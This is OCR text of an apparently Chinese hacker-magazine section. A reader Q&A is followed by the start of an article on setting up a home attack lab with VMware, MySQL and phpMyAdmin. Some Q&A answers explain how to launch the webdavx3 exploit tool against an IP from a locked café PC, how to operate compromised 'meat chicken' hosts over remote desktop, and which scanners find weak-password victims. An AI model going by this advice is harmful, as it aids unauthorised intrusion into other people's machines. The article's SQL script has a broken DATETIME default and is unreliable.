答：你可以把数据库的后缀改成asp、asa，这样别人就下载不了。你也可以把数据库文件名改成＃打头的。为什么要这样呢？因为＃在这里起到间断符的作用，地址串遇到＃号，自动认为访问地址串结束。当然最好的办法就是结合上面两种方案了。把数据库名设置成＃data.asp的形式。呵呵，别忘了改数据库连接路径噢！

请问呆呆，怎么把自己加为好友呢？

在“黑名单”下右击选择“添加坏人名单”，然后输入你的QQ。添加完以后再把那QQ拖进你的好友名单里就可以了（部分版本不适用）！

网吧的机器系统盘被锁了，运行不了DOS，但其他磁盘还可以进，我该怎么用webdavx3呢？

你可以在其他盘里新建一个本文文件，打开它以后在里面写入"webdavx3 192.168.0.1"然后另存为webdavx3.bat然后运行这个批处理就可以了，注意要把webdavx3.bat，webdavx3.exe放在同一个文件夹里面。

我的QQ会自动向别人发送消息，是不是中病毒了？我该怎么办？

你的电脑中爱情森林病毒了，不过你别慌，现在很多杀毒软件都可以查杀它。如果你想了解更多关于它的资料，你可以去这里(http://www.hackerxfiles.net/bbs/dispbbs.asp?boardID=7&ID=4108)去看看！

我用远程终端登陆了肉鸡，我该怎么打开它的任务管理器呢？用Ctrl+Alt+Del不行！

这个问题很简单，你可以按Ctrl+Alt+End，然后选择任务管理器。当然你也可以右击状态栏，然后选择任务管理器。

呆呆虫，我是一个菜鸟，什么扫描器适合我呢？

菜鸟能用的扫描器有很多，如果你只想扫一些弱口令的肉鸡，我建议你用X-Scan2.3。流光和X-WAY功能比X-Scan v2.3强大，不过使用起来稍微麻烦一点。如果你对它们感兴趣，可以查看前几期X档案关于他们的介绍！

在Win2000下，我要把一个E盘分成两个盘该怎么办？

先把你的E盘文件转移到其他盘里面，再进入“控制面板>管理工具>计算机管理>磁盘管理”，然后在里面右击E盘，选择删除逻辑驱动器。删除完以后再在那创建一个新的逻辑倾动器，空间大小可以自己选择。创建完以后再把剩余的部分在创建一个驱动器！这样一个驱动器就变成两个了。

技术攻防之电子空间特训基地建设篇

——网络攻防实验室构建

紫天星

闲暇时阅读Jargon File的时候，一则关于计算机奇迹(magic)的黑客轶事吸引了我的注意，作者Guy L. Steele Jr.叙述一个神奇的经历：他在MIT AI实验室的PDP-10机柜附近发现一个来历不明的小交换机。交换机的只接着一根连线，并且交换机的金属壳上标明"magic"和"more magic"的两种工作方式，此刻交换机工作于"more magic"方式。经过观察，发现连接另一端的线路接着计算机的接地针头，他和他的黑客朋友认为这个交换机没有在正常的工作方式中，因此不会影响任何计算机。然而当他们取出这个交换机，令他们感到非常震惊的是与之连接的计算机立刻崩溃。Guy L. Steele Jr.阐述了一种支持的理论是靠近接地针头的某些电路处于边缘状态，即在导通和绝缘状态之间，当取出交换机时，计算机电路的电容迅速改变，每秒几百万个脉冲导致系统崩溃。然而作者和他的朋友却无法确定是否如此，因此把这个交换机称为“奇迹”{magic}。

在此叙述这个故事原由的目的不是为了提倡“计算机迷信”的观点，而是一种羡慕的情怀，羡慕作者能在一个著名MIT AI实验室内工作，在一个非常优越的环境中，他有机会发现“奇迹”的存在。因此作为一个计算机hacker文化传播者，我也非常希望有自己的网络实验室和研究伙伴。

随着网络入侵与防御技术的不断升级，网络科学技术迅猛发展，物理据点上的小型实验室已经不能适应分散的网络研究族群的需求和广大计算机爱好者的渴望，因而网络虚拟实验室的思维自然成为了发展中必然来临的产物。由于思想新鲜，国外国内各组织实现的安全研究实验室也类型各异，特点不同，而产生的不同实验环境也仅仅能满足某一方面要求，因此在土豆先生和我几次讨论后，有了产生此文的初衷。

实验室最初的含义依据某种理论和知识，借助可获得和可利用的工具进行实际操作，研究、证明理论依据，并发展和创造新的知识体系和理论的活动空间。而网络攻击实验室的目的则是偏重于对计算机网络的各种安全研究、理论学习和实践创新等虚拟电子活动。是本文按照实验需求对象不同，分四大部分进行实验室构建方式阐述。内容通俗易懂，可操作性强。

第一部分　个人空间安全实验室

林林总总在网络里总碰到一些网络爱好者问我关于远程溢出的实现、跳板的架设、IP欺骗等攻击思维方式，由于工作的忙碌，简单的答复一般是：“自己动手，获得真知！”，然而这引的无数初学者感到无奈和迷惘，毕竟“自己动手”对于一个新手的尴尬之处便在于如何动手，以及实现其可操作性的周边环境。因此建立一个个人攻击实验室变的普通而有意义。设计模型应该能实现家用电脑承载一个虚拟的个人攻击实验室，功能不需要很全面，但可满足一般攻击过程的研究，进而掌握安全防御方法。

> **LOOK 注意**　本章节花费很多篇幅对很基础的应用软件，诸如vmware、mysql等做的详细介绍，目的是为了对开源感冒的新手能从简单的系统构架入手，提供一种入门学习的途径，并能以此为基础不断深化自己的知识层面和应用操作技能，实战老手和有基础的朋友们可略过此部分基本培训的章节。

1、环境构建

一般现在家用PC，拥有P4系列的芯片、512M的内存以及超大容量的硬盘是很普遍的配置，这为实现个人空间安全实验室奠定了良好的硬件基础。个人虚拟实验场所为完成实验目的，所需要的实验器材可分几个部件。虚拟机以支持模拟多操作系统的异构实验环境；个人知识库(KB)用于存储漏洞及其利用的原理性和实验性文章；工具仓库则存储各种用于实践使用的攻击脚本和程序；信息检索发布系统可以完成对工具仓库和KB库的检索，利于个人查阅资料。根据需求设计模型框图如图1。




图 1

2、实现细则

个人KB库建设

使用经济、廉价的MYSQL作为个人KB库的后台存储数据库，能有支撑整个KB库的录入和知识检索，利用IIS+Mysql+MyphpAdmin(如果你对Apache非常熟悉，建议使用Apache代替IIS，因为IIS对PHP的支持似乎并不理想。)建立数据库管理系统，便于整个KB数据的后台管理和查询。

数据库快速建立步骤：

Mysql的安装

解压attack_lab\person包中附带的Mysql压缩包到硬盘相

应目录，比如 C:\mylab\mysql。

编辑 autoexec.bat 文件

set PATH=%PATH%;c:\mylab\mysql\bin

运行数据库启动管理程序

c:\winmysqladmin

出现设置 mysql 连接管理的初始化对话框，设置需要的用户名和密码，比如：username root，password rootpass 等（如图 2）。




图 2

登录后在系统右下角会出现一个类似“交通红绿灯”的启动图表，选择“show me”，则出现数据库服务器信息查看对话框（如图 3）。




图 3




图 4

使用 WinMySQL 作为数据库的启动管理程序，非常使用方便。

安装 attack_lab\person 中附带的 php 应用程序，当提示选择服务器类型，选择 IIS 4 or Higher（这里使用 W2K 自带的 IIS5.0 是非常便利，不需要在安装任何 WEB 服务器软件），解压 attack_lab\person 中附带的 phpMyadmin 至相应目录，例如 c:\mylab\phpMyadmin；配置 IIS 虚拟目录，并发布 c:\mylab\phpMyadmin。

在浏览器输入：http://localhost/personlab/index.php（如图 4）。

精良小巧的 Mysql 支持中文显示，而且具有良好的帮助说明链接。

至此，整个数据管理平台建立完毕。

KB 库设计原则根据是根据库中所存储知识性文章可分为主题、作者、摘要、内容、时间和全文检索支持的相关字段，因此建库脚本如下（有兴趣的朋友还可把文章进行诸如网络攻击、系统等类型分类扩展建库脚本）。

```
--------------KB.sql-------------------
create database mykb;
use mykb;
CREATE TABLE tb_mykb (
kb_title VARCHAR( 56 ) NOT NULL ,
kb_author VARCHAR( 20 ) DEFAULT 'unknown',
kb_abstract VARCHAR( 255 ) DEFAULT 'unknown',
kb_context TEXT NOT NULL ,
kb_time DATETIME DEFAULT 'unknown',
FULLTEXT (kb_title, kb_author, kb_abstract, kb_context)
);
---------------KB.sql end---------------
```

运行 mysql -u root -p < KB.sql

使用 phpMyadmin 作为简易的检索和发布信息，具体实现如下：

1、数据录入（如图 5）




图 5

2、KB 库知识检索（如图 6）




图 6

3、KB 库检索界面（如图 7）

